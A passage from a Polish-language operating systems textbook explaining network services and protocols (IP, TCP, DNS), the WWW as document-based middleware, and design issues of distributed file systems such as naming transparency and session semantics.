dynamiczne. Są one stale aktualizowane w miarę wyłączania i ponownego włączania linii oraz zmieniających się warunków ruchu. Algorytmy routingu były przedmiotem wielu badań. Przez lata wielokrotnie podlegały modyfikacjom.

8.3.2. Usługi i protokoły sieciowe

Wszystkie sieci komputerowe dostarczają określonych usług swoim użytkownikom (hostom i procesom). Usługi te są implementowane z wykorzystaniem określonych reguł legalnej wymiany komunikatów. Poniżej zaprezentujemy zwięzłe wprowadzenie w tę tematykę.

Usługi sieciowe

Sieci komputerowe dostarczają usług hostom i procesom, które je wykorzystują. *Usługa połączeniowa* (ang. *connection-oriented service*) jest zamodelowana według wzorca systemu telefonicznego. Aby z kimś porozmawiać, podnosimy słuchawkę, wykręcamy numer, rozmawiamy, a następnie odkładamy słuchawkę. Na podobnej zasadzie, w celu wykorzystania usługi sieciowej zorientowanej na połączenie, użytkownik usługi najpierw ustanawia połączenie, korzysta z niego, a następnie zwalnia połączenie. Zasadniczą cechą połączenia jest to, że zachowuje się ono jak rura: nadawca wrzuca obiekty (bity) z jednej strony, a odbiorca pobiera je w tej samej kolejności na drugim końcu.

Dla odróżnienia *usługa bezpołączeniowa* (ang. *connectionless service*) jest zamodelowana według wzorca systemu pocztowego. Każdy komunikat (list) zawiera pełny adres docelowy i każdy jest przesyłany przez system niezależnie od innych. Standardowo, kiedy dwa komunikaty są wysyłane do tego samego miejsca, ten, który pierwszy zostanie wysłany, pierwszy dotrze na miejsce. Możliwa jest jednak sytuacja, w której pierwszy wysłany komunikat zostanie opóźniony, w związku z czym drugi dotrze w pierwszej kolejności. W przypadku usług połączeniowych taka sytuacja nie jest możliwa.

Każdą usługę można scharakteryzować przez *jakość usług*. Niektóre usługi są niezawodne, w tym sensie, że nigdy nie tracą danych. Niezawodna usługa zazwyczaj jest implementowana

w ten sposób, że odbiorca potwierdza odbiór każdego komunikatu poprzez wysłanie *pakietu potwierdzającego*. Dzięki temu nadawca ma pewność, że pakiet dotarł na miejsce. Proces potwierdzania jest związany z kosztami i opóźnieniami, które są konieczne do tego, by można było wykryć utratę pakietu, ale które bardzo spowalniają komunikację.

Typową sytuacją, w której ma uzasadnienie zastosowanie niezawodnej usługi połączeniowej, jest transfer plików. Właściciel pliku chce mieć pewność, że wszystkie jego bity poprawnie dotarły na miejsce w tej samej kolejności, w jakiej zostały wysłane. Bardzo niewielu użytkowników usługi przesyłania plików zaakceptowałoby sytuację, w której w przesyłanym pliku od czasu do czasu brakowałyby kilku bitów, nawet gdyby przesyłanie następowało bardzo szybko.

Niezawodne usługi połączeniowe występują w dwóch wariantach: sekwencji komunikatów i strumieni bajtów. W pierwszym wariantie są zachowane granice komunikatów. Gdy wysyłane są dwa 1-kilobajtowe komunikaty, docierają one jako dwa osobne 1-kilobajtowe komunikaty. Nigdy nie tworzą jednego 2-kilobajtowego komunikatu. W tym drugim przypadku połączenie jest po prostu strumieniem bajtów, bez granic komunikatów. Kiedy do odbiorcy dotrą 2 kB danych, nie ma możliwości stwierdzenia, czy zostały one wysłane jako jeden 2-kilobajtowy komunikat, dwa 1-kilobajtowe komunikaty, czy 2048 1-bajtowych komunikatów. Jeśli strony książki zostaną przesłane przez sieć do osoby zajmującej się składem w formie osobnych komunikatów, dobrze by było, aby granice komunikatów były zachowane. Z drugiej strony w przypadku terminala rejestrującego informacje w zdalnym systemie z podziałem czasu wystarczy strumień bajtów od terminala do komputera. W tym scenariuszu nie istnieją granice komunikatu.

W przypadku niektórych aplikacji opóźnienie wprowadzane przez potwierdzenia jest niedopuszczalnie wysokie. Jedną z takich aplikacji jest digitalizowany ruch głosowy. Użytkownicy systemu telefonicznego wolą słyszeć jakieś szумy na linii lub zniekształcone słowo, niż wprowadzać opóźnienia po to, by czekać na potwierdzenia.

Nie wszystkie aplikacje wymagają połączeń. Aby np. testować sieć, wystarczy mieć możliwość wysłania pojedynczego pakietu, który z dużym prawdopodobieństwem (ale nie z gwarancją) dotrze do adresata. Usługi bezpołączeniowe pozbawione elementów niezawodnościowych (tzn. bez potwierdzeń) często są określane jako *usługi datagramów*. Nazwa jest analogią usługi telegraficznej, w której nadawca także nie otrzymuje potwierdzenia.

W innych przypadkach wygoda braku konieczności ustanawiania połączenia w celu przesłania krótkiego komunikatu jest pożądana, ale niezawodność ma kluczowe znaczenie. Dla takich aplikacji można wykorzystywać *usługę datagramów z potwierdzeniami*. Można ją porównać do wysyłania listu poleconego z żądaniem potwierdzenia odbioru. Kiedy nadajdzie potwierdzenie, nadawca będzie miał absolutną pewność, że list został dostarczony do wskazanego adresata i nie został zagubiony po drodze.

Jeszcze innym typem usług są usługi *żądanie-odpowiedź*. W tej usłudze nadawca wysyła pojedynczy datagram zawierający żądanie. Odbiorca odsyła odpowiedź. Do tej kategorii można zaliczyć zapytanie do lokalnej biblioteki o kraj, w którym używa się języka Uighur. Usługa żądanie-odpowiedź jest zwykle implementowana jako sposób komunikacji w modelu klient-serwer: klient wysyła żądanie, a serwer na nie odpowiada. Typy usług omówione powyżej zestawiono na rysunku 8.29.

Protokoły sieciowe

We wszystkich sieciach obowiązują specjalizowane reguły dotyczące tego, jakie komunikaty można przesyłać oraz jakie odpowiedzi mogą być zwracane w ramach reakcji na te komunikaty. W pewnych okolicznościach (np. podczas transferu plików), w przypadku przesyłania komunikatu

	Usługa	Przykład
Połączniowe	Niezawodny strumień komunikatów	Sekwencja stron książki
	Niezawodny strumień bajtów	Zdalne logowanie
	Połączenie bez gwarancji niezawodności	Digitalizowany głos
Bezpołączniowe	Datagram bez gwarancji niezawodności	Testowe pakiety sieciowe
	Datagramy z potwierdzeniem	List polecony
	Żądanie-odpowiedź	Zapytanie do bazy danych

Rysunek 8.29. Sześć różnych typów usług sieciowych

od nadawcy do odbiorcy, odbiorca musi przesłać potwierdzenie informujące o poprawnym odebraniu komunikatu. Z kolei w innych okolicznościach (np. telefonia cyfrowa) nie oczekuje się takiego potwierdzenia. Zbiór reguł, według których określone komputery komunikują się ze sobą, nazywa się *protokołem*. Istnieje wiele protokołów. Należą do nich protokoły router-router, host-host oraz wiele innych. Kompleksowe omówienie tematyki sieci komputerowych i ich protokołów można znaleźć w piątym wydaniu książki *Sieci komputerowe* [Tanenbaum i Wethereall, 2010].

We wszystkich nowoczesnych sieciach wykorzystuje się tzw. *stos protokołów* w celu wydzielenia różnych protokołów w postaci warstw działających jedna nad drugą. W każdej warstwie rozwijane są inne problemy. Przykładowo na najniższym poziomie stosu protokoły definiują sposób zidentyfikowania w strumieniu bitów początku i końca pakietu. Na wyższym poziomie protokoły obsługują sposób, w jaki pakiety powinny być kierowane poprzez złożone sieci — od źródła do miejsca docelowego. Jeszcze na wyższym poziomie gwarantują one, że wszystkie pakiety w pakiecie złożonym z wielu komunikatów dotarły niezawodnie i we właściwej kolejności.


Ponieważ większość systemów rozproszonych wykorzystuje internet jako swoją podstawę, kluczowymi protokołami używanymi przez te systemy są dwa zasadnicze protokoły internetowe: IP oraz TCP. IP (od ang. *Internet Protocol*) jest protokołem datagramów, w którym nadawca „wstrzeliwuje” do sieci datagram o objętości do 64 KB, w nadziei, że dotrze on do celu. Nie ma żadnej gwarancji. W czasie przesyłania przez internet datagram może być podzielony na mniejsze pakiety. Pakiety te poruszają się niezależnie, często z wykorzystaniem innych tras. Kiedy wszystkie kawałki dotrą do miejsca docelowego, są składane we właściwej kolejności i dostarczane do adresata.

Obecnie wykorzystywane są dwie wersje protokołu IP: v4 i v6. Dominuje wersja v4, dlatego opiszemy ją w tym miejscu, tymczasem wersja v6 jest gotowa i z pewnością będzie w przyszłości stosowana. Każdy pakiet v4 rozpoczyna się od 40-bajtowego nagłówka zawierającego m.in. 32-bitowy adres źródłowy oraz 32-bitowy adres docelowy. Są to tzw. *adresy IP*, które tworzą podstawę routingu w internecie. Zgodnie z konwencją zapisuje się je w postaci czterech liczb dziesiętnych z zakresu 0 – 255, oddzielonych od siebie kropkami, np. 192.31.231.65. Kiedy pakiet dotrze do routera, ten wyodrębnia docelowy adres IP i wykorzystuje go w celu routowania pakietu.

Ponieważ datagramy IP nie są potwierdzane, sam protokół IP nie wystarczy do zapewnienia niezawodnej komunikacji w internecie. W celu zapewnienia niezawodnej komunikacji nad protokołem IP zwykle działa inny protokół — TCP (*Transmission Control Protocol*). TCP wykorzystuje IP do zapewnienia strumieni zorientowanych na połączenia. Aby skorzystać z TCP, proces najpierw uruchamia połączenie do zdalnego procesu. Wymagany proces jest określony przez adres IP komputera oraz numer jego portu, na którym nasłuchują procesy zainteresowane odbieraniem przychodzących połączeń. Kiedy połączenie zostanie zestawione, proces „pompuje” bajty do połączenia, mając gwarancję, że znajdą się one na drugim końcu nieuszkodzone i we właściwej kolejności. W implementacji TCP tę gwarancję można osiągnąć poprzez używanie

numerów sekwencji, sum kontrolnych oraz transmisji nieprawidłowo odebranych pakietów. Wszystko to jest przezroczyste dla procesów wysyłającego i odbierającego. Widzą one jedynie niezawodną komunikację międzyprocesową podobną do tej, jaką odbywa się poprzez uniksowy potok.

Aby zobaczyć, w jaki sposób te protokoły się ze sobą komunikują, rozważmy najprostszy przykład bardzo małego komunikatu, który wcale nie musi być pofragmentowany. Host działa w sieci Ethernet podłączonej do internetu. Co dokładnie się dzieje? Proces użytkownika generuje komunikat i wykorzystuje wywołanie systemowe w celu wysłania go przez wcześniej ustalone połączenie TCP. Stos protokołów jądra dokłada nagłówek TCP, a następnie dokleja na początku nagłówka IP. Następnie przechodzi do sterownika Ethernet, który dodaje nagłówek Ethernet. Ten nagłówek kieruje pakiet do routera w sieci. Następnie router „wstrzykuje” pakiet do internetu, tak jak pokazano na rysunku 8.30.




Rysunek 8.30. Akumulacja nagłówków pakietów

W celu ustanowienia połączenia ze zdalnym hostem (lub nawet w celu przesłania datagramu) konieczna jest znajomość adresu IP. Ponieważ zarządzanie listami 32-bitowych adresów IP jest dla niektórych osób niewygodne, opracowano mechanizm tłumaczenia nazwy, znany jako *DNS* (od ang. *Domain Name System*). Jest to baza danych, która odwzorowuje tekstowe nazwy hostów na ich adresy IP. Dzięki temu można skorzystać z nazwy DNS *star.cs.vu.nl* zamiast odpowiadającego jej adresu IP: 130.37.24.6. Nazwy DNS są powszechnie znane, ponieważ internetowe adresy poczty elektronicznej mają postać *nazwa-użytkownika@NazwaDNS-hosta*. Taki system nazewnictwa umożliwia programowi pocztowemu na wysyłającym hoście wyszukanie w bazie danych DNS adresu IP docelowego hosta, ustanowienie tam połączenia TCP z procesem demona pocztowego, a następnie wysłanie komunikatu w postaci pliku. Wraz z komunikatem jest wysyłana *nazwa-użytkownika* w celu zidentyfikowania skrzynki pocztowej, w której ma być umieszczony komunikat.

8.3.3. Warstwa middleware bazująca na dokumentach

Teraz, kiedy mamy pewne podstawowe wiadomości na temat sieci i protokołów, możemy zacząć omawianie różnych warstw middleware, które mogą być nakładane na podstawową sieć w celu stworzenia spójnego paradygmatu dla aplikacji i użytkowników. Rozpoczniemy od prostego, ale dobrze znanego przykładu: sieci WWW (od ang. *World Wide Web*). Sieć WWW została wynaleziona przez Tima Bernersa-Lee z Europejskiego Centrum Badawczego Fizyki Nuklearnej CERN w 1989 roku. Od tamtej pory technologia ta rozprzestrzeniła się jak niekontrolowany pożar na cały świat.

Pierwotny paradygmat sieci WWW był dosyć prosty: na każdym komputerze może być przechowywany jeden lub więcej dokumentów zwanych *stronami WWW*. Każda strona WWW zawiera tekst, zdjęcia, ikony, dźwięki, filmy itp., a także *hiperłącza* (wskaźniki) do innych stron WWW. Kiedy użytkownik zażąda strony, używając programu nazywanego przeglądarką WWW, strona ta jest wyświetlana na ekranie. Kliknięcie łącza powoduje zastąpienie bieżącej strony tą stroną, na którą wskazuje łącze. Chociaż w ostatnich latach do sieci WWW dołączono wiele różnych ulepszeń, podstawowy paradygmat ciągle jest czytelny: sieć WWW to rozbudowany skierowany graf dokumentów wskazujących na inne dokumenty, podobny do tego, który pokazano na rysunku 8.31.



Rysunek 8.31. Sieć WWW jest rozbudowanym, skierowanym grafem dokumentów

Każda strona WWW zawiera unikatowy adres, znany jako URL (*Uniform Resource Locator*) w postaci *protokół://nazwaDNS/nazwa-pliku*. Najczęściej jest stosowany protokół *HTTP* (od ang. *HyperText Transfer Protocol*), ale istnieje także protokół *FTP* i inne. Za nazwą protokołu występuje nazwa DNS hosta zawierającego plik. Na końcu jest lokalna nazwa pliku informująca o tym, który plik jest potrzebny. Zatem adres URL w unikalny sposób określą pojedynczy plik w sieci obejmującej cały świat.

Mechanizm działania całego systemu jest następujący: sieć WWW, jest w zasadzie systemem klient-serwer, w którym użytkownik jest klientem, a witryna WWW serwerem. Kiedy użytkownik wprowadzi adres URL w przeglądarce, poprzez wpisanie go lub kliknięcie hiperłącza na bieżącej stronie, przeglądarka podejmuje określone kroki zmierzające do pobrania żądanej strony WWW. W ramach prostego przykładu przyjmijmy, że użytkownik wprowadził URL w postaci <http://www.minix3.org/doc/faq.html>. Przeglądarka podejmuje wówczas następujące kroki w celu pobrania strony.

1. Przeglądarka zadaje pytanie systemowi DNS o adres IP witryny www.minix3.org.
2. System DNS odpowiada, że witryna ta ma adres 66.147.238.215.
3. Przeglądarka nawiązuje połączenie TCP w porcie 80 z adresem 66.147.238.215.
4. Następnie wysyła żądanie pliku *getting-started/index.html*.
5. Serwer WWW www.minix3.org wysyła plik *getting-started/index.html*.
6. Przeglądarka wyświetla tekst z pliku *getting-started/index.html*.
7. Przeglądarka pobiera i wyświetla wszystkie zdjęcia na stronie.
8. Następuje zwolnienie połączenia TCP.

W największym przybliżeniu jest to podstawa sieci WWW oraz sposobu jej działania. Od tamtej pory do podstawowej sieci WWW dodano wiele innych własności, takich jak arkusze stylów, dynamiczne strony WWW generowane „w locie”, strony WWW zawierające niewielkie programy lub skrypty uruchamiane na maszynie klienckiej i wiele innych. Omawianie ich wykracza jednak poza zakres tej książki.


8.3.4. Warstwa middleware bazująca na systemie plików

Podstawowa idea sieci WWW to stworzenie rozproszonego systemu, który będzie wyglądał tak jak gigantyczna kolekcja połączonych dokumentów. Drugie podejście polega na stworzeniu rozproszonego systemu, który będzie wyglądał jak duży system plików. W tym punkcie przyjrzymy się niektórym problemom związanym z projektowaniem systemu plików na skalę ogólnosłowiańską.

Zastosowanie modelu systemu plików dla systemu rozproszonego oznacza, że istnieje pojedynczy, globalny system plików, a użytkownicy na całym świecie mogą czytać i zapisywać pliki, do których mają uprawnienia. Komunikacja jest możliwa dzięki temu, że jeden proces zapisuje dane do pliku, a drugi je z niego odczytuje. W tym miejscu narasta wiele problemów typowych dla standardowego systemu plików. Jest jednak kilka nowych związanych z dystrybucją.

Model transferu

Pierwszym problemem jest wybór pomiędzy modelem *wgrywanie-ściąganie* a modelem *zdalnego dostępu*. W przypadku zastosowania tego pierwszego, zilustrowanego na rysunku 8.32(a), proces uzyskuje dostęp do pliku, najpierw kopując go ze zdalnego serwera, gdzie ten plik rezyduje. Jeśli ten plik ma być tylko odczytany, jest on następnie odczytywany lokalnie, w celu uzyskania lepszej wydajności. Jeśli ma być zapisany, jest on zapisywany lokalnie. Kiedy proces wykona te operacje, umieszcza aktualizowany plik z powrotem na serwerze. W przypadku modelu zdalnego dostępu plik pozostaje na serwerze, a klient wysyła polecenia do wykonania tam potrzebnych działań, tak jak pokazano na rysunku 8.32(b).




Rysunek 8.32. (a) Model wgrywanie-ściągania; (b) model zdalnego dostępu

Zaletą modelu wgrywanie/ściąganie jest jego prostota oraz to, że przesyłanie wszystkich plików na raz jest wydajniejsze od przesyłania ich w niewielkich fragmentach. Do wad można zaliczyć konieczność dbania o to, by na dysku lokalnym była wystarczająca ilość miejsca do zapisania całego pliku. Oprócz tego przenoszenie całego pliku, gdy potrzebne są tylko jego fragmenty, jest marnotrawstwem, a poza tym w przypadku wielu równoległych użytkowników powstają problemy spójności.

Hierarchia katalogów

Pliki to tylko część historii. Inną częścią jest system katalogów. Wszystkie rozproszone systemy plików obsługują katalogi zawierające wiele plików. Kolejnym problemem projektowym jest odpowiedź na pytanie, czy wszystkie klienty mają taki sam widok hierarchii katalogów. Jako przykład tego, co przez to rozumiemy, rozważmy rysunek 8.33. Na rysunku 8.33(a) pokazano dwa serwery plików. W każdym z nich są trzy katalogi i kilka plików. Na rysunku 8.33(b) mamy system, w którym wszystkie klienty (a także inne komputery) mają ten sam obraz rozproszonego systemu plików. Jeśli ścieżka $/D/E/x$ będzie prawidłowa na jednym komputerze, będzie prawidłowa także na ich wszystkich.



Rysunek 8.33. (a) Dwa serwery plików; kwadraty oznaczają katalogi, a kółka pliki; (b) system, w którym wszystkie klienci mają ten sam obraz systemu plików; (c) system, w którym różne klienci mają inny obraz systemu plików

Dla odróżnienia na rysunku 8.33(c) różne komputery mają inny obraz systemu plików. Powtórzmy poprzedni przykład — ścieżka $/D/E/x$ może być prawidłowa dla klienta 1, ale nie będzie prawidłowa dla klienta 2. W systemach zarządzających wieloma serwerami plików poprzez zdalne montowanie normą jest rysunek 8.33(c). Okazuje się on elastyczny i prosty do zaimplementowania, ale ma tę wadę, że cały system nie zachowuje się tak jak pojedynczy, przestarzały system z podziałem czasu. W systemie z podziałem czasu system plików wygląda tak samo dla każdego procesu — tak jak dla modelu z rysunku 8.33(b). Właściwość ta sprawia, że system ten staje się łatwiejszy do zaprogramowania i zrozumienia.

Z tematem blisko związane jest pytanie o to, czy istnieje globalny katalog główny — taki, który byłby rozpoznawany jako katalog główny przez wszystkie komputery. Jednym ze sposobów uzyskania globalnego katalogu głównego jest stworzenie takiej konfiguracji, w której katalog główny będzie zawierał po jednej pozycji dla każdego serwera i nie będzie zawierał nic więcej. W takich okolicznościach ścieżki przyjmują postać `/serwer/ścieżka`. Ma to swoje wady, ale przynajmniej jest identyczne we wszystkich miejscach w systemie.

Przezroczystość nazewnictwa

Zasadniczy problem z taką formą nazewnictwa polega na tym, że nie jest ona w pełni przezroczysta. W tym kontekście istotne znaczenie mają dwie postacie przezroczystości, które warto rozróżnić między sobą. Pierwsza z nich, *przezroczystość lokalizacji*, oznacza, że nazwa ścieżki nie daje wskazówek, gdzie znajduje się plik. Ścieżka postaci `/serwer1/katalog1/katalog2/x` informuje wszystkich, że plik `x` jest umieszczony na serwerze `serwer1`, ale nie mówi nic o tym, gdzie ten serwer się znajduje. Serwer można przenosić w obrębie sieci w dowolne miejsce bez konieczności zmiany nazwy ścieżki. A zatem ten system charakteryzuje się przezroczystością lokalizacji.

Przypuśćmy jednak, że plik `x` jest bardzo duży, a na serwerze `1` jest mało miejsca. Ponadto założymy, że na serwerze `serwer2` jest dużo miejsca. Dobrze by było, aby system mógł automatycznie przenieść plik `x` na serwer `serwer2`. Niestety, jeśli pierwszym komponentem wszystkich nazw ścieżek będzie serwer, system nie będzie mógł automatycznie przenieść pliku na inny serwer, nawet jeśli na obu serwerach istnieją katalogi `katalog1` i `katalog2`. Problem polega na tym, że automatyczne przeniesienie pliku zmienia nazwę ścieżki z `/serwer1/katalog1/katalog2/x` na `/serwer2/katalog1/katalog2/x`. Programy, które miały wbudowany poprzedni skrypt, przestaną działać, jeśli zmieni się ścieżka. O systemie, w którym można przemieszczać pliki bez zmiany ich nazw, mówi się, że charakteryzuje się *niezależnością od lokalizacji*. Rozproszony system, w którym nazwa komputera lub serwera są osadzone w ścieżkach do plików, oczywiście nie jest niezależny od lokalizacji. System bazujący na zdalnym montowaniu również nie jest niezależny od lokalizacji, ponieważ nie ma możliwości przeniesienia pliku z jednej grupy plików (jednostki montowania) do innej z zachowaniem możliwości posługiwania się starą nazwą ścieżki. Niezależność od lokalizacji nie jest łatwa do osiągnięcia, ale stanowi pożądaną własność systemu rozproszonego.

W podsumowaniu tego, co powiedzieliśmy wcześniej, można stwierdzić, że istnieją trzy popularne sposoby nadawania nazw plików i katalogów w systemie rozproszonym:


1. Nazwa komputera+nazwa ścieżki, np. `/komputer/ścieżka` lub `komputer:ścieżka`.
2. Montowanie zdalnych systemów plików w lokalnej hierarchii plików.
3. Pojedyncza przestrzeń nazw, która wygląda tak samo na wszystkich maszynach.

Pierwsze dwa są łatwe do zaimplementowania, zwłaszcza jako sposób połączenia istniejących systemów, które nie były zaprojektowane do użytkowania w trybie rozproszonym. Implementacja ostatniego jest trudna i wymaga uważnego projektu, ale ułatwia życie programistom i użytkownikom.

Semantyka współdzielenia plików

Kiedy dwóch lub więcej użytkowników współdzieli ten sam plik, w celu uniknięcia problemów konieczne staje się dokładne zdefiniowanie semantyki odczytu i zapisu. Jeśli w systemie jednoprocesorowym wywołanie systemowe `read` następuje po wywołaniu systemowym `write`, to wywo-

łanie read zwraca wartość zapisaną przed chwilą. Taką sytuację pokazano na rysunku 8.34(a). Na podobnej zasadzie, jeśli dwie operacje write są wykonywane jedna po drugiej w bliskim sąsiedztwie, wartość odczytana jest tą samą, która została zapisana w ostatniej operacji write. Taki system wymusza kolejność wszystkich wywołań systemowych, a wszystkie procesory widzą tę samą kolejność. Taki model będziemy określać jako *spójność sekwencyjną*.



Rysunek 8.34. (a) Spójność sekwencyjna; (b) w systemie rozproszonym z buforowaniem odczyt pliku może zwracać przestarzałą wartość

W systemie rozproszonym można łatwo osiągnąć spójność sekwencyjną, o ile istnieje tylko jeden serwer plików, a klienci nie buforują plików w pamięci podręcznej. Wszystkie operacje odczytu i zapisu są kierowane bezpośrednio na serwer plików, który przetwarza je ściśle sekwencyjnie.

Jednak w praktyce, wydajność systemu rozproszonego, w którym wszystkie żądania plików muszą być kierowane na pojedynczy serwer, często jest niska. Problem ten zazwyczaj daje się rozwiązać poprzez umożliwienie klientom utrzymywania lokalnych kopii często wykorzystywanych plików w ich prywatnych pamięciach podręcznych. Jeśli jednak klient 1 zmodyfikuje plik umieszczony w lokalnej pamięci podręcznej, a niedługo potem klient 2 odczyta plik z serwera, to drugi klient uzyska przestarzały plik. Taką sytuację zilustrowano na rysunku 8.34(b).

Jednym ze sposobów pokonania tej trudności jest natychmiastowa propagacja wszystkich zmian w plikach umieszczonych w pamięciach podręcznych z powrotem na serwer. Chociaż pojęciowo jest to proste rozwiązanie, okazuje się ono niewydajne. Alternatywnym rozwiązaniem jest z liberalizowanie semantyki współdzielenia plików. Zamiast wymagania, aby operacja read widziała efekty wszystkich wcześniejszych operacji write, można sformułować nową regułę, która mówi: „Zmiany na otwartych plikach początkowo są widoczne tylko dla procesu, który je wykonał. Dopiero po zamknięciu pliku wszystkie zmiany stają się widoczne dla innych procesów”.

Przyjęcie takiej reguły nie zmienia tego, co zilustrowano na rysunku 8.34(b). Zmienia jednak ocenę działania mechanizmu (proces *B* uzyskuje początkową wartość pliku). Teraz to działanie jest postrzegane jako prawidłowe. Kiedy klient 1 zamknie plik, przesyła kopię na serwer. W związku z tym kolejne operacje odczytu zwracają nową wartość — tak jak oczekiwano. W efekcie to model wgrywanie/ściąganie z rysunku 8.32. Ta reguła semantyczna jest powszechnie implementowana i znana jako *semantyka sesji*.

Wykorzystanie semantyki sesji podnosi kwestię tego, co się stanie, jeśli dwa klienci (lub więcej) spróbują jednocześnie umieścić w pamięci podręcznej i zmodyfikować ten sam plik. Jedno z rozwiązań mówi, że w miarę jak po kolei są zamknięte pliki, ich wartości są przesyłane na serwer. Ostateczny wynik zależy zatem od tego, kto zamknie plik jako ostatni. Mniej wygodnym, ale nieco łatwiejszym do zimplementowania rozwiązań jest stwierdzenie, że ostateczny będzie wynik jednego z kandydatów, ale bez określania tego, który to ma być klient.

Alternatywnym podejściem do semantyki sesji jest użycie modelu wgrywanie-ściąganie razem z automatycznym blokowaniem ściagniętego pliku. Próby ściągnięcia pliku przez innych klientów będą wstrzymane tak długo, aż pierwszy klient zwróci plik. Jeśli jest duże zapotrzebowanie na plik, serwer może wysyłać komunikaty do klienta przetrzymującego plik z prośbą o to, by się pospieszył. Prośba ta może być jednak spełniona lub nie. Podsumujmy: utrzymanie właściwej semantyki współdzielonych plików jest trudnym zadaniem — bez eleganckich i wydajnych rozwiązań.

8.3.5. Warstwa middleware bazująca na obiektach

